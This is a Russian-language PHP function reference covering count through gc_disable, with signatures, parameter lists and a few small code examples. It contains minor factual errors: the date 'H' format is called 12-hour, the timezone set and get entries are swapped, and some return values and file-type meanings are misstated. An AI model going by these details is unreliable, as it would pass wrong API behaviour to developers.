
count

int count(mixed value[, int mode])

Возвращает число элементов в значении value. Для массивов и объектов - это число элементов. Для любого другого значение - это 1. Если параметр - это переменная и переменная не установлена, возвращается 0. Если mode установлен в COUNT_RECURSIVE число элементов будет подсчитано рекурсивно, будут подсчитано число значений в массивах внутри массивов.

count_chars

mixed count_chars(string string[, int mode])

Подсчитывает количество вхождений каждого из символов с ASII-кодами в диапазоне (0..255) в строке string и возвращает эту информацию в различных форматах. Формат результата задается параметром mode:

- 0 - массив, индексами которого являются ASCII-коды, а значениями - число вхождений соответствующего символа.
- 1 - то же, что и для 0, но информация о символах с нулевым чйслом вхождений не включается в массив.
- 2 - то же, что и для 0, но в массив включается информация только о символах с нулевым числом вхождений.
- 3 - возвращает строку, содержащую все уникальные символы в исследуемой строке.
- 4 - возвращает строку, состоящую из символов, которые не входят в исходную строку.

crc32

```
int crc32(string value)
```

Вычисляет и возвращает контрольную сумму CRC для значения value.

create_function

```
string create_function(string arguments, string code)
```

Создает анонимную функцию с заданными аргументами (параметр arguments) и кодом (параметр code). Возвращает имя сгенерированной функции. Такие анонимные функции (также называются лямбда-функциями) полезны для временных callback-функций, необходимых для функций вроде usort().

crypt

```
string crypt(string string[, string salt])
```

Шифрует строку string, используя алгоритм шифрования, заданный параметром salt. Если salt не задан, будет автоматически сгенерирована стандартная случайная 2-символьная (DES) либо 12-символьная (MD5) соль - все зависит от того, доступен ли MD5 в PHP. Возвращает зашифрованную строку. Подробную информацию можно получить по адресу: *http://www.php.net/manual/ru/function.crypt.php*

current

```
mixed current(array array)
```

Возвращает значение текущего элемента массива - элемента, на который указывает внутренний указатель. Когда current() вызвана в первый раз

или же когда указатель сброшен функцией reset(), указатель будет указывать на первый элемент массива.

date

string date(string format[, int timestamp])

Форматирует дату и время в соответствии со строкой формата format. Если второй параметр не указан, используется текущее время. В строке формата *format* могут быть распознаны следующие символы:

- a - "am" или "pm".
- A - "AM" или "PM".
- B - время в формате Интернет-времени.
- d - день месяца, две цифры с лидирующим нулем, то есть с "01" по "31".
- D - текстовое представление дня (трехбуквенная аббревиатура) - "Mon".
- F - название месяца; например, "August".
- g - час в 12-часовом формате, то есть с "1" по "12".
- G - час в 24-ом формате; то есть с "0" по "23".
- h - час в 12-часовом формате с лидирущем нулем, то есть с "01" по "12".
- H - час в 12-часовом формате с лидирущем нулем, то есть с "00" по "23".
- i - минуты с лидирующем нулем, т.е. с "00" по "59".
- I - признак летнего времени (1 - летнее время).
- j - день месяца, т.е. с "1" по "31".
- l - день недели (название), т.е. "Monday".
- L - "0" если год не високосный; "1" - если год високосный.
- m - месяц, включая лидирующие нули, т.е. "01" - "12".
- M - название месяца, трехбуквенная аббривиатура, т.е. "Aug".
- n - номер месяца без лидирующих нулей, т.е. "1" - "12".
- r - дата, отформатированная в соответствии с RFC 822, например "Thu, 21 Jun 2001 21:27:19 +0600".
- s - секунды с лидирующим нулем, т.е. "00" - "59".
- S - Английский суффикс порядкового числительного дня месяца, 2 символа : "st", "nd" или "th".
- t - число дней в месяце, от "28" до "31".

- T - часовая зона машины, на которой запущен PHP, например, "MST"
- U - секунды, прошедние с начала эпохи Unix.
- w - номер дня недели, "0" соответствует воскресенью.
- W - номер недели в соответствии с ISO 8601.
- Y - год, четыре цифры, например, "1998"
- y - год, две цифры; например, "98"
- z - день в году, от "0" до "365"
- Z - смещение временной зоны в секундах от "-43200" (запад UTC) до "43200" (восток UTC)

Любые символы в строке format, отличные от приведенных выше, будут оставлены как есть. Если для timestamp будет представлено нечисловое значение, функция вернет false и выведет предупреждение.

date_default_timezone_set

string date_default_timezone_get()

Возвращает текущий часовой пояс, установленный ранее функцией date_default_timezone_set() или через опцию date.timezone в вашем *php.ini*. Вернет "UTC", если эта опция не устанавливалась.

date_default_timezone_get

string date_default_timezone_set(string timezone)

Устанавливает часовой пояс по умолчанию.

date_parse

array date_parse(string time)

Конвертирует английское описание даты и времени в массив, описывающий дату и время. Возвращает false, если значение не может быть преобразовано в допустимую дату. Возвращенный массив содержит те же ключи, что и возвращенный функцией date_parse_from_format.

date_parse_from_format

array date_parse_from_format(string format, string time)

Преобразует time в ассоциативный массив, содержащий информацию о дате. Строка time указывается в формате format, используя те же символьные коды, что и функция date(). Возвращенный массив содержит следующие записи:

- year - год.
- month - месяц.

- day - день месяца.
- hour - часы.
- minute - минуты.
- second - секунды.
- fraction - доли секунд.
- warning_count - счетчик предупреждений, которые возникли во время парсинга.
- warnings - массив предупреждений, которые возникли во время парсинга.
- error_count - счетчик ошибок, которые возникли во время парсинга.
- errors - массив ошибок, которые возникли во время парсинга.
- is_localtime - true, если время представляет время в текущем часовом поясе.
- zone_type - тип часового пояса.
- zone - часовой пояс.
- is_dst - true, если время является летним временем.

date_sun_info

```
array date_sun_info(int timestamp, float latitude, float longitude)
```

Возвращает массив с информацией о закате/рассвете и начале/окончании сумерек. Параметры latitude и longitude задают широту и долготу в градусах. Результирующий массив содержит следующие ключи:

- sunrise - время восхода солнца.
- sunset - время заката солнца.
- transit - время, когда солнце в зените.
- civil_twilight_begin - начало городских сумерек
- civil_twilight_end - время окончания городских сумерек.
- nautical_twilight_begin - время начала навигационных сумерек.
- nautical_twilight_end - время окончания городских сумерек.
- astronomical_twilight_begin - время начала астрономических сумерек.
- astronomical_twilight_end - время окончания астрономических сумерек.

date_sunrise

```
mixed date_sunrise(int timestamp[, int format[, float latitude[, float longitude
[, float zenith[, float gmt_offset]]]]])
```

Возвращает время восхода солнца для дня, указанного в timestamp или false в случае неудачи. Параметр format определяет формат времени, в котором будет возвращено время (по умолчанию используется значение SUNFUNCS_RET_STRING). Параметры latitude, longitude, zenith и gmt_offset задают местоположение.

Параметр format может быть:

- SUNFUNCS_RET_STRING - возвращает значение как строку, например, "06:14"
- SUNFUNCS_RET_DOUBLE - возвращает значение как число, например 6.23
- SUNFUNCS_RET_TIMESTAMP - возвращает значение в секундах с начала эпохи Unix (timestamp).

date_sunset

```
mixed date_sunset(int timestamp[, int format[, float latitude[, float longitude
[, float zenith[, float gmt_offset]]]]])
```

Возвращает время заката солнца для дня, указанного в timestamp или false в случае неудачи. Параметр format определяет формат времени, в котором будет возвращено время (по умолчанию используется значение SUNFUNCS_RET_STRING). Параметры latitude, longitude, zenith и gmt_offset задают местоположение.

Параметр format может быть:

- SUNFUNCS_RET_STRING - возвращает значение как строку, например, "19:02"
- SUNFUNCS_RET_DOUBLE - возвращает значение как число, например 19.033
- SUNFUNCS_RET_TIMESTAMP - возвращает значение в секундах с начала эпохи Unix (timestamp).

debug_backtrace

```
array debug_backtrace([ int options [, int limit ]])
```

Возвращает стек вызовов функций PHP в виде массива вложенных ассоциативных массивов (array). Каждый массив содержит следующие элементы:

- function - имя текущей функции.
- line - номер строки в файле, где вызвана текущая функция или включен файл.
- file - имя файла.
- class - если вызвана в экземпляре объекта или методе класса, то имя класса

- object - если вызвана в объекте, то имя объекта
- type - тип вызова, "::", если статический метод, "->", если метод; ничего, если функция.
- args - если вызвано внутри функции, то аргументы, используемые при вызове функции, если внутри включаемого файла, то имя этого файла.

Каждый вызов функции или подключение файла добавляет новый элемент в этот массив. Информация о самом внутреннем вызове функции помещена в элемент с номером 0.

debug_print_backtrace

```
void debug_print_backtrace()
```

Выводит стек вызовов функций (см. debug_backtrace) клиенту.

decbin

```
string decbin(int decimal)
```

Конвертирует предоставленное десятичное значение в двоичное представление. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

dechex

```
string dechex(int decimal)
```

Конвертирует десятичное значение в шестнадцатеричное. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

decoct

```
string decoct(int decimal)
```

Конвертирует десятичное значение decimal в восьмеричное представление. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

define

```
bool define(string name, mixed value[, int case_insensitive])
```

Определяет константу с именем name и устанавливает ее в value. Если case_insensitive = true, то константа будет определена без учета регистра. По умолчанию регистр учитывается. Возвращает true, если константа создана или false, если константа с заданным именем уже существует.

define_syslog_variables

```
void define_syslog_variables( )
```

Инициализирует все переменные, используемые в syslog функциях (openlog(), syslog(), closelog()). Эта функция должна быть вызвана до использования любой из syslog-функций.

defined

```
bool defined(string name)
```

Возвращает true, если константа с именем name существует и false в противном случае.

deg2rad

```
float deg2rad(float number)
```

Конвертирует number из градусов в радианы и возвращает результат.

dir

```
directory dir(string path[, resource context])
```

Возвращает экземпляр класса каталога, инициализированный заданным путем. Вы можете использовать методы read(), rewind() и close(), которые эквивалентны функциям readdir(), rewinddir() и closedir().

dirname

```
string dirname(string path)
```

Возвращает имя каталога, извлеченное из строки path. Результирующая строка содержит все, кроме порции, относящейся к имени файла (см. basename) и не содержит завершающий разделитель пути.

disk_free_space

```
float disk_free_space(string path)
```

Возвращает число байтов свободного пространства, которое доступно на разделе диска или файловой системе, где находится путь path.

disk_total_space

```
float disk_total_space(string path)
```

Возвращает общее число байтов доступного пространства (и свободного, и занятого) на разделе диска или файловой системе, где находится путь path.

each

```
array each(array &array)
```

Возвращает текущую пару ключ/значение из массива array. Возвращаемое значение - массив из четырех элементов с ключами 0, 1, key и value. Элементы 0 и key содержат имя ключа элемента массива, а 1 и value содержат его данные.

Если внутренний указатель массива указывает за его пределы, each() возвратит false.

echo

```
void echo string string[, string string2[, string stringN ...]]
```

Выводит заданные строки. echo - это конструкция языка, а не функция, поэтому заключать аргументы в скобки необязательно. Если вы хотите передать более одного аргумента в echo, эти аргументы нельзя заключать в скобки.

empty

```
bool empty(mixed value)
```

Возвращает true, если value = 0 или не установлено, false - в противном случае.

end

```
mixed end(array &array)
```

Перемещает внутренний указатель массива на последний элемент и возвращает его значение.

error_get_last

```
array error_get_last()
```

Возвращает ассоциативный массив с информацией о самой последней произошедшей ошибке или NULL, если нет ошибок при обработке текущего скрипта. В массиве содержатся следующие значения:

- type - тип ошибки.
- message - печатаемая версия ошибки.
- file - полный путь к файлу, в котором произошла ошибка.
- line - номер строки в файле, где произошла ошибка.

error_log

bool error_log(string message, int type[, string destination[, string headers]])

Записывает сообщение об ошибке в журнал ошибок веб-сервера, отправляет его по e-mail или просто помещает в файл. Первый параметр - это сообщение, которое будет записано в журнал. Параметр type может принимать одно из следующих значений:

- 0 - сообщение будет отправлено в системный журнал PHP, то есть в файл, заданный директивой конфигурации error_log.
- 1 - сообщение будет отправлено по e-mail. Если заданы заголовки (параметр headers), то они будут использоваться при создании сообщения (см. функцию mail() для подробной информации о дополнительных заголовках).
- 2 - не используется.
- 3 - добавляет сообщение к файлу, заданному параметром destination
- 4 - сообщение будет отправлено непосредственно в обработчик журнала SAPI

error_reporting

int error_reporting([int level])

Устанавливает уровень ошибок PHP, которые попадут в отчет. Функция возвращает текущий уровень ошибок и устанавливает уровень, заданный параметром level. Если параметр level не указан, просто будет возвращен текущий уровень ошибок. При задании уровня ошибок вы можете использовать следующие значения:

- E_ERROR - фатальные ошибки времени выполнения (выполнение сценария будет прервано).
- E_WARNING - предупреждения времени выполнения.
- E_PARSE - синтаксические ошибки времени компиляции.
- E_NOTICE - уведомления времени выполнения
- E_CORE_ERROR - ошибки, сгенерированные ядром PHP
- E_CORE_WARNING - предупреждения, сгенерированные ядром PHP
- E_COMPILE_ERROR - ошибки, сгенерированные механизмом Zend
- E_COMPILE_WARNING - предупреждения, сгенерированные механизмом Zend

- E_USER_ERROR - ошибки времени выполнения, созданные вызовом функции trigger_error()
- E_USER_WARNING - предупреждения, сгенерированные вызовом функции trigger_error()
- E_STRICT - этот уровень сообщений не входит в E_ALL и его нужно включать отдельно. STRICT-сообщения обеспечивают лучшую обратную совместимость вашего кода
- E_RECOVERABLE_ERROR - если произошла потенциально фатальная ошибка, но она была должным образом обработана, код может продолжить выполнение.
- E_DEPRECATED - если включено, будут сгенерированы предупреждения относительно устаревшего кода, который может не работать корректно
- E_USER_DEPRECATED - если включено, пользовательское сообщение относительно использования устаревшего кода может быть сгенерировано функцией trigger_error()
- E_ALL All - все выше перечисленные ошибки.

Любые эти опция можно использовать вместе с помощью побитного OR (|). Например, следующий код выключает пользовательские ошибки и предупреждения, выполняет некоторые действия, а затем восстанавливает исходный уровень:

```
$level = error_reporting();
error_reporting($level & ~(E_USER_ERROR | E_USER_WARNING));
// выполняем некоторые действия
error_reporting($level);
```

escapeshellarg

```
string escapeshellarg(string argument)
```

Экранирует должным образом параметр argument так, что он может безопасно использоваться в качестве аргумента в шелл-функции. Если передать неэкранированный ввод пользователя (например, полученный из формы) в команду оболочки, вы подвергаете систему риску, поэтому перед передачей ввода пользователя шелл-команде ввод нужно экранировать этой функцией.

escapeshellcmd

```
string escapeshellcmd(string command)
```

Экранирует любые символы в строке, которые могут быть использованы для обмана шелл-команд при выполнении произвольных команд. Когда вы

передаете ввод пользователя (например, полученный из формы) функциям exec() или system(), вы должны использовать эту функцию для экранирования данных, чтобы убедиться, что вы не подвергаете риску систему.

exec

```
string exec(string command[, array output[, int return]])
```

Выполняет команду command в оболочке и возвращает последнюю строку вывода результата команды. Если параметр output указан, он заполняется строками, которые вернула команда. Если return указан, в него будет записан статус выполнения команды.

Если вы хотите поместить вывод команды в PHP-страницу, используйте passthru().

exp

```
float exp(float number)
```

Возвращает число e в степени number

explode

```
array explode(string separator, string string[, int limit])
```

Возвращает массив подстрок, полученных разбиением строки string с использованием separator в качестве разделителя. Если задан параметр limit, он ограничивает максимальное число возвращенных подстрок, последняя возвращенная строка будет содержать остаток строки string. Если separator не найден в строке, будет возвращена исходная строка.

expm1

```
float expm1(float number)
```

Возвращает exp(number)-1, рассчитанное таким образом, что результат точен, даже если number близок к нулю.

extension_loaded

```
bool extension_loaded(string name)
```

Возвращает true если расширение с именем name загружено и false - в противном случае.

extract

```
int extract(array array[, int type[, string prefix]])
```

Создает переменные из массива. Каждый элемент проверяется на предмет корректного имени переменной. Также проверяются совпадения с существующими переменными в символьной таблице.

Второй аргумент, если задан, определяет поведение функции в случае, если переменная с таким же именем уже существует в локальной области:

- EXTR_OVERWRITE (по умолчанию) - перезаписывает существующую переменную.
- EXTR_SKIP - не перезаписывать существующую переменную (проигнорировать значение из массива)
- EXTR_PREFIX_SAME - добавить к имени переменной префикс, заданный третий параметром.
- EXTR_PREFIX_ALL - добавить ко всем переменным префикс, заданный третий аргументом
- EXTR_PREFIX_INVALID - добавить префикс к любому неверному или числовому имени переменной
- EXTR_IF_EXISTS - перезаписать только переменные, уже имеющиеся в текущей таблице символов, в противном случае не делать ничего.
- EXTR_PREFIX_IF_EXISTS - создать только переменные с префиксом, если версия переменной без префикса уже существует в символьной таблице
- EXTR_REFS - извлечь переменные как ссылки

Функция возвращает число успешно извлеченных переменных.

fclose

```
bool fclose(int handle)
```

Закрывает файл, заданный дескриптором handle. Возвращает true, если операция успешна, false - в противном случае.

feof

```
bool feof(int handle)
```

Возвращает true, если маркер файла, заданного дескриптором handle, достиг конца файла (EOF) или если произошла ошибка. Если маркер не достиг EOF, возвращает false.

fflush

```
bool fflush(int handle)
```

Сбрасывает содержимое буфера ввода/вывода на диск для файла, заданного дескриптором handle, что гарантирует физическую запись данных на диск. Если операция успешна, функция возвращает true, в противном случае - false.

fgetc

```
string fgetc(int handle)
```

Читает символ, на который указывает маркер, из файла, заданного дескриптором handle, после чего перемещает маркер на следующий символ. Если маркер находится в конце файла, возвращает false.

fgetcsv

```
array fgetcsv(resource handle[, int length[, string delimiter[, string enclosure
[, string escape ]]]])
```

Читает следующую строку из файла, на который ссылается дескриптор handle, и разбирает строку как строку в формате CSV (comma-separated value). Максимальная длина строки задается параметром length. Если задан параметр delimeter, то он используется для разделения значений вместо запятых. Если задан параметр enclosure, устанавливает символ ограничителя поля (только один символ, по умолчанию это символ двойных кавычек "). Параметр escape устанавливает экранирующий символ, по умолчанию это обратный слеш \, вы можете задать только один символ.

Например, чтобы прочитать и отобразить все строки из CSV-файла, используйте следующий код:

```
$fp = fopen("somefile.tab", "r");
while($line = fgetcsv($fp, 1024, "\t")) {
    print "<p>" . count($line) . "fields:</p>";
    print_r($line);
}
fclose($fp);
```

fgets

```
string fgets(resource handle [, int length ])
```

Читает строку из файла, заданного дескриптором handle, строка не может быть больше length символов. Чтение заканчивается по достижении length - 1 байт, если встретилась новая строка (которая включается в возвращаемый результат) или конец файла (в зависимости от того, что встретилось первым). В случае ошибки возвращается false.

fgetss

```
string fgetss(resource handle [, int length[, string tags]])
```

Читает строку из файла, заданного дескриптором handle, строка не может быть больше length символов. Чтение заканчивается по достижении length - 1 байт, если встретилась новая строка (которая включается в возвращаемый результат) или конец файла (в зависимости от того, что встре-

тилось первым). Любые PHP и HTML теги в строке, за исключением тех, которые заданы параметром tags, будут удалены. Возвращает false в случае ошибки.

file

```
array file(string filename[, int flags [, resource context ]])
```

Читает файл filename в массив. Параметр flags может содержать одну или несколько констант:

- FILE_USE_INCLUDE_PATH - поиск файла будет произведен в include-пути, установленному в файле конфигурации php.ini
- FILE_IGNORE_NEW_LINES - не добавлять символ новой строки в конце элементом массива
- FILE_SKIP_EMPTY_LINES - пропустить любые пустые строки

file_exists

```
bool file_exists(string path)
```

Возвращает true, если файл path сущесвует и false, если нет.

fileatime

```
int fileatime(string path)
```

Возвращает время последнего доступа к файлу path как значение временной метки Unix. Поскольку эта операция требует много системных ресурсов, ее результаты кэшируются. Очистить этот кэш можно функцией clearstatcache().

filectime

```
int filectime(string path)
```

Возвращает время изменения индексного дескриптора файла path. Время возвращается в виде временной метки (timestamp). Поскольку эта операция требует много системных ресурсов, ее результаты кэшируются. Очистить этот кэш можно функцией clearstatcache().

file_get_contents

```
string file_get_contents(string path[, bool include [, resource context
[, int offset [, int maxlen ]]]] )
```

Читает файл, заданный параметром path, и возвращает все его содержимое в виде одной строки, начиная со смещения offset, если задан этот параметр. Если параметр include равен true, то поиск файла будет также произведен в include-пути PHP. Длина возвращаемой строки может контролироваться параметром maxlen.

filegroup

int filegroup(string path)

Возвращает идентификатор группы владельца файла path. Поскольку эта операция требовательна к системным ресурсам, ее результаты кэшируются. Очистить этот кэш можно функцией clearstatcache().

fileinode

int fileinode(string path)

Возвращает индексный дескриптор файла path или false в случае ошибки. Эта информация кэшируется, см. clearstatcache().

filemtime

int filemtime(string path)

Возвращает время последнего изменения файла, заданного параметром path (время возвращается в виде временной метки). Эта информация кэшируется, см. clearstatcache().

fileowner

int fileowner(string path)

Возвращает идентификатор пользователя-владельца файла, заданного параметром path, или false в случае ошибки. Эта информация кэшируется, см. clearstatcache().

fileperms

int fileperms(string path)

Возвращает разрешения для файла path. Возвращает false в случае ошибки. Эта информация кэшируется, см. clearstatcache().

file_put_contents

int file_put_contents(string path, mixed string [, int flags[, resource context]])

Открывает файл с именем path, записывает строку string в файл и закрывает файл. Возвращает число байтов, записанных в файл или -1 в случае ошибки. Аргумент flags - это битовое поле, которое может принимать следующие значения:

- FILE_USE_INCLUDE_PATH - если задан этот флаг, поиск файла будет произведен в подключаемых каталогах,
- FILE_APPEND - если указан этот флаг и указанный файл существует, строка будет дописана в существующий файл.
- LOCK_EX - эксклюзивная блокировка перед записью файла.

filesize

int filesize(string path)

Возвращает размер файла path в байтах. Если файл не существует или возникла какая-то другая ошибка, функция возвращает false. Эта информация кэшируется, см. clearstatcache().

filetype

string filetype(string path)

Возвращает тип файла path. Возможные значения:

- Fifo - FIFO-поток.
- Char - файл является текстовым файлом.
- Dir - указанный путь является каталогом.
- Block - блок, зарезервированный для использования файловой системой
- Link - файл является символьной ссылкой.
- File - файл с двоичными данными.
- Socket - сокет.
- Unknown - тип файла определить не удалось.

filter_has_var

bool filter_has_var(int context, string name)

Возвращает true, если значение с именем name существует в контексте *context*. В противном случае возвращает false. Контекст - это одно из значений: INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER или INPUT_ENV.

filter_id

int filter_id(string name)

Возвращает ID фильтра с именем name или false, если такой фильтр не существует.

filter_input

mixed filter_input(int context, mixed var[, int filter_id[, mixed options]])

Применяет фильтр filter_id на переменную var в заданном контексте и возвращает результат. Контекст может быть INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER или INPUT_ENV. Если filter_id не указан, используется фильтр по умолчанию. Параметр options задает параметры фильтра, см. главу 4 для подробной информации о фильтрах.

filter_input_array

mixed filter_input_array(array variables[, mixed filters])

Применяет серию фильтров из массива filters к ассоциативному массиву переменных (параметр variables) и возвращает результирующий ассоциативный массив. Контекст может быть INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER или INPUT_ENV. Необязательный параметр - это ассоциативный массив, где ключ каждого элемента - имя переменной с присваиваемым значением, определение фильтра и параметры фильтра. Определение фильтра - это или ID фильтра, или массив, содержащий один или более следующих элементов:

- filter - ID фильтра, который будет применен.
- flags - битовое поле флагов.
- options - ассоциативный массив опций фильтра.

filter_list

array filter_list()

Возвращает массив имен доступных фильтров. Эти имена могут быть переданы в filter_id(), чтобы получить ID фильтра для использования в других функциях фильтра.

filter_var

mixed filter_var(mixed var[, int filter_id[, mixed options]])

Применяет фильтр с ID filter_id к переменой var и возвращает результат. Если ID фильтра не задано, будет использован фильтр по умолчанию. Параметр options может быть битовым полем флагом или ассоциативным массивом опций, в зависимости от фильтра. См. гл. 4 для подробной информации.

filter_var_array

mixed filter_var_array(mixed var[, mixed options])

Применяет серию фильтров к переменным в указанном контексте и возвращает результат в виде ассоциативного массива. Контекст может быть INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER или INPUT_ENV. Необязательный параметр options - это ассоциативный массив, где ключ каждого элемента - имя переменной с присваиваемым значением, определение фильтра и параметры фильтра. Определение фильтра - это или ID фильтра, или массив, содержащий один или более следующих элементов:

- filter - ID фильтра, который будет применен.
- flags - битовое поле флагов.
- options - ассоциативный массив опций фильтра.

floatval

```
float floatval(mixed value)
```

Возвращает вещественное значение для value. Если значение нескалярное (объект или массив), возвращается 1.

flock

```
bool flock(resource handle, int operation[, int would_block])
```

Пытается заблокировать файл, заданный дескриптором handle. Операция может принимать одно из следующих значений:

- LOCK_SH - разделяемая блокировка (читатель)
- LOCK_EX - эксклюзивная блокировка (писатель)
- LOCK_UN - снятие блокировки (разделяемой или эксклюзивной).

Чтобы получить не блокирующую блокировку, добавьте LOCK_NB к LOCK_SH или LOCK_EX.

Необязательный третий параметр would_block будет установлен в true (если он задан), если блокировка будет блокирующей. Функция возвращает false, если блокировка не получена и true, если она успешна. Поскольку блокировка реализована на уровне процесса в большинстве систем, flock() не может предотвратить ситуацию, когда два PHP-сценария в одном процессе веб-сервера получают доступ к файлу в одно и то же время.

floor

```
float floor(float number)
```

Возвращает ближайшее целое число, меньшее или равное number.

flush

```
void flush( )
```

Отправляет текущее содержимое буфера вывода клиенту и очищает буфер вывода.

fmod

```
float fmod(float x, float y)
```

Возвращает дробный остаток от деления по модулю x на y.

fnmatch

```
bool fnmatch(string pattern, string string[, int flags])
```

Возвращает true, если строка string соответствует заданному шаблону (параметр pattern). См. glob для информации о правилах соответствия

шаблону. Параметр flags - это битовое поле, которое может состоять из следующих значений:

- FNM_NOESCAPE - считать обратные слеши в шаблоне именно обратными слешами, а не началом esc-последовательности
- FNM_PATHNAME - слеш в строке совпадает только со слешем в указанном шаблоне.
- FNM_PERIOD - точка в начале строки должна точно совпадать с точкой в указанном шаблоне.
- FNM_CASEFOLD - игнорировать регистр символов.

fopen

resource fopen(string path, string mode[, bool include [, resource context]])

Открывает файл, указанный параметром path и возвращает дескриптор открытого файла. Если путь path начинается с http://, будет открыто HTTP-соединение, а файловый указатель будет установлен на начало возвращенного ответа. Если путь path начинается с ftp://, будет открыто FTP-соединение, а файловый указатель будет установлен на начало возвращенного файла, удаленный сервер при этом должен поддерживать пассивный режим. Если path - это php://stdin, php://stdout или php://stderr, будет возвращен указатель файла на соответствующий поток.

Параметр mode определяет разрешения, с которыми будет открыт файл. В качестве значений этого параметра можно задать одно из следующих:

- r - открывает файл для чтения, указатель файла устанавливается на начало файла.
- r+ - открывает файл для чтении и записи, указатель файла устанавливается на начало файла.
- w - открывает файл только для записи. Если файл существует, он будет перезаписан, если файл не существует, он будет создан.
- w+ - открывает файл для чтения и записи. Если файл существует, он будет перезаписан (длина файла обрезается до 0). Если файл не существует, он будет создан. Указатель будет установлен на начало файла.
- a - открывает файл для записи. Если файл существует, указатель будет установлен на конец файла; если файл не существует, он будет создан
- a+ - открывает файл для чтения и записи. Если файл существует, указатель будет установлен на конец файла; если файл не существует, он будет создан

- x - создает и открывает файл только для записи; помещает указатель файла на его начало
- x+ - создает и открывает файл для чтения и записи
- c - открывает файл только для записи. Если он не существует, он будет создан. Если существует, то будет обрезан до нулевой длины (подобно w) и вызов к этой функции не вызывает ошибку (также как и в случае с 'x'). Указатель файла будет установлен на его начало.
- c+ - открывает файл для чтения и записи.

Если параметр include равен true, fopen() пытается найти файл в include-пути. В случае любой ошибки функция возвращает false.

forward_static_call

```
mixed forward_static_call(callable function[, mixed parameter1[, ... mixed parameterN]])
```

Вызывает функцию function в контексте текущего объекта с предоставленными параметрами. Если функция function содержит имя класса, используется последнее статическое связывание, чтобы найти соответствующий методу класс. Возвращает значение, полученное от функции.

forward_static_call_array

```
mixed forward_static_call_array(callable function, array parameters)
```

Вызывает функцию function в контексте текущего объекта с параметрами, заданными аргументом parameters. Если функция function содержит имя класса, используется последнее статическое связывание, чтобы найти соответствующий методу класс. Возвращает значение, полученное от функции.

fpassthru

```
int fpassthru(resource handle)
```

Выводит файл, заданный дескриптором handle и закрывает файл. Файл выводится от текущей позиции до EOF. Если возникнет ошибка, функция вернет false, в случае успешного завершения операции - true.

fprintf

```
int fprintf(resource handle, string format[, mixed value1[, ... valueN]])
```

Записывает строку, созданную с использованием строки формата и переданных аргументов, в поток, заданный дескриптором handle. См. printf() для получения более подробной информации об использовании этой функции.

fputcsv

```
int fputcsv(resource handle[, array fields[, string delimiter[, string enclosure]]])
```

Форматирует элементы, содержащиеся в массиве fields в CSV-формат, и записывает результат в файл с дескриптором handle. Если указан разделитель delimiter (можно указать только один символ), то он будет использоваться для разделения значения вместо запятых. Если задан параметр enclosure, устанавливает символ ограничителя поля (только один символ, по умолчанию это символ двойных кавычек "). Возвращает длину записанной строки или false в случае сбоя.

fread

```
string fread(int handle, int length)
```

Читает length байтов из файла, заданного дескриптором handle, и возвращает их в виде строки. Если до конца файла (EOF) будет меньше length байтов, будут возвращены только прочитанные байты.

fscanf

```
mixed fscanf(resource handle, string format[, string name1[, ... string nameN]])
```

Читает данные из дескриптора handle и интерпретирует их согласно формату format. Формат описан в документации по функции sscanf(), см. ниже.

Если необязательные параметры name1 - nameN не заданы, значения, прочитанные из файла, возвращаются как массив, в противном случае они помещаются в переменные с именами name1 - nameN.

fseek

```
int fseek(resource handle, int offset[, int from])
```

Перемещает указатель файла, заданного дескриптором handle, на байт с номером offset. Если параметр from указан, он определяет, откуда должен быть перемещен указатель:

- SEEK_SET - просто устанавливает указатель на позицию offset (по умолчанию).
- SEEK_CUR - указатель перемещается с текущей позиции на offset байтов (текущая позиция + offset)
- SEEK_END - перемещает указатель на позицию EOF - offset байтов.

Функция возвращает 0 в случае успеха и -1 в противном случае.

fsockopen

```
resource fsockopen(string host, int port[, int error[,
string message[, float timeout]]])
```

Открывает TCP или UDP соединение к удаленному узлу по указанному порту. По умолчанию используется протокол TCP. Чтобы установить подключение по протоколу UDP параметр host должен начинаться с udp://. Если указан параметр timeout, он задает таймаут в секундах.

Если соединение успешно, будет возвращен виртуальный указатель файла, который можно будет использовать в функциях вроде fgets() и fputs(). Если соединение установить не получилось, функция вернет false. Если заданы параметры error и message, в них будет записан номер ошибки и описание ошибки соответственно.

fstat

```
array fstat(resource handle)
```

Возвращает ассоциативный массив, содержащий информацию о файле, на который указывает handle. Этот массив будет содержать следующие элементы (далее заданы их ключи и цифровые индексы):

- dev (0) - устройство, на котором находится файл.
- ino (1) - индексный дескриптор (inode) файла.
- mode (2) - режим, в котором открыт файл.
- nlink (3) - число ссылок на файл.
- uid (4) - ID пользователя-владельца файла.
- gid (5) - ID группы-владельца файла.
- rdev (6) - тип устройства (если файл - устройство inode)
- size (7) - размер файла (в байтах)
- atime (8) - время последнего доступа (в формате Unix timestamp)
- mtime (9) - время последней модификации (в формате Unix timestamp)
- ctime (10) - время создания файла (в формате Unix timestamp)
- blksize (11) - размер блока (в файтах) для файловой системы
- blocks (12) - число блоков, на которых размещен файл.

ftell

```
int ftell(resource handle)
```

Возвращает позицию файлового указателя handle. В случае ошибки возвращается false.

ftruncate

bool ftruncate(resource handle, int length)

Обрезает файл, заданный дескриптором handle, до длины length байтов. Возвращает true, если операция успешна и false, если - нет.

func_get_arg

mixed func_get_arg(int index)

Возвращает аргумент с номером index из списка аргументов пользовательской функции. Если эта функция вызвана за пределами пользовательской функции или index > числа аргументов в массиве аргументов, функция func_get_arg() выводит предупреждение и возвращает false.

func_get_args

array func_get_args( )

Возвращает массив аргументов, переданных функции в виде индексированного массива. Если эта функция вызвана за пределами пользовательской функции, она выводит предупреждение и возвращает false.

func_num_args

int func_num_args( )

Возвращает число аргументов, переданных определенной пользователем функции. Если эта функция вызвана за пределами пользовательской функции, она выводит предупреждение и возвращает false.

function_exists

bool function_exists(string function)

Возвращает true, если функция с именем function была определена (проверяются как пользовательские, так и встроенные функции) и false - в противном случае. Имя функции не чувствительно к регистру.

fwrite

int fwrite(resource handle, string string[, int length])

Записывает строку string в файл, заданный дескриптором handle. Файл должен быть открыт для записи. Если задана длина length, то в файл будут записаны первые length байтов строки. Возвращает число байтов, записанных в файл, или -1 в случае ошибки.

gc_collect_cycles

int gc_collect_cycles()

Осуществляет сбор мусора и возвращает число ссылок, которые были освобождены. Ничего не делает, если в данный момент сбор мусора отключен.

gc_disable

```
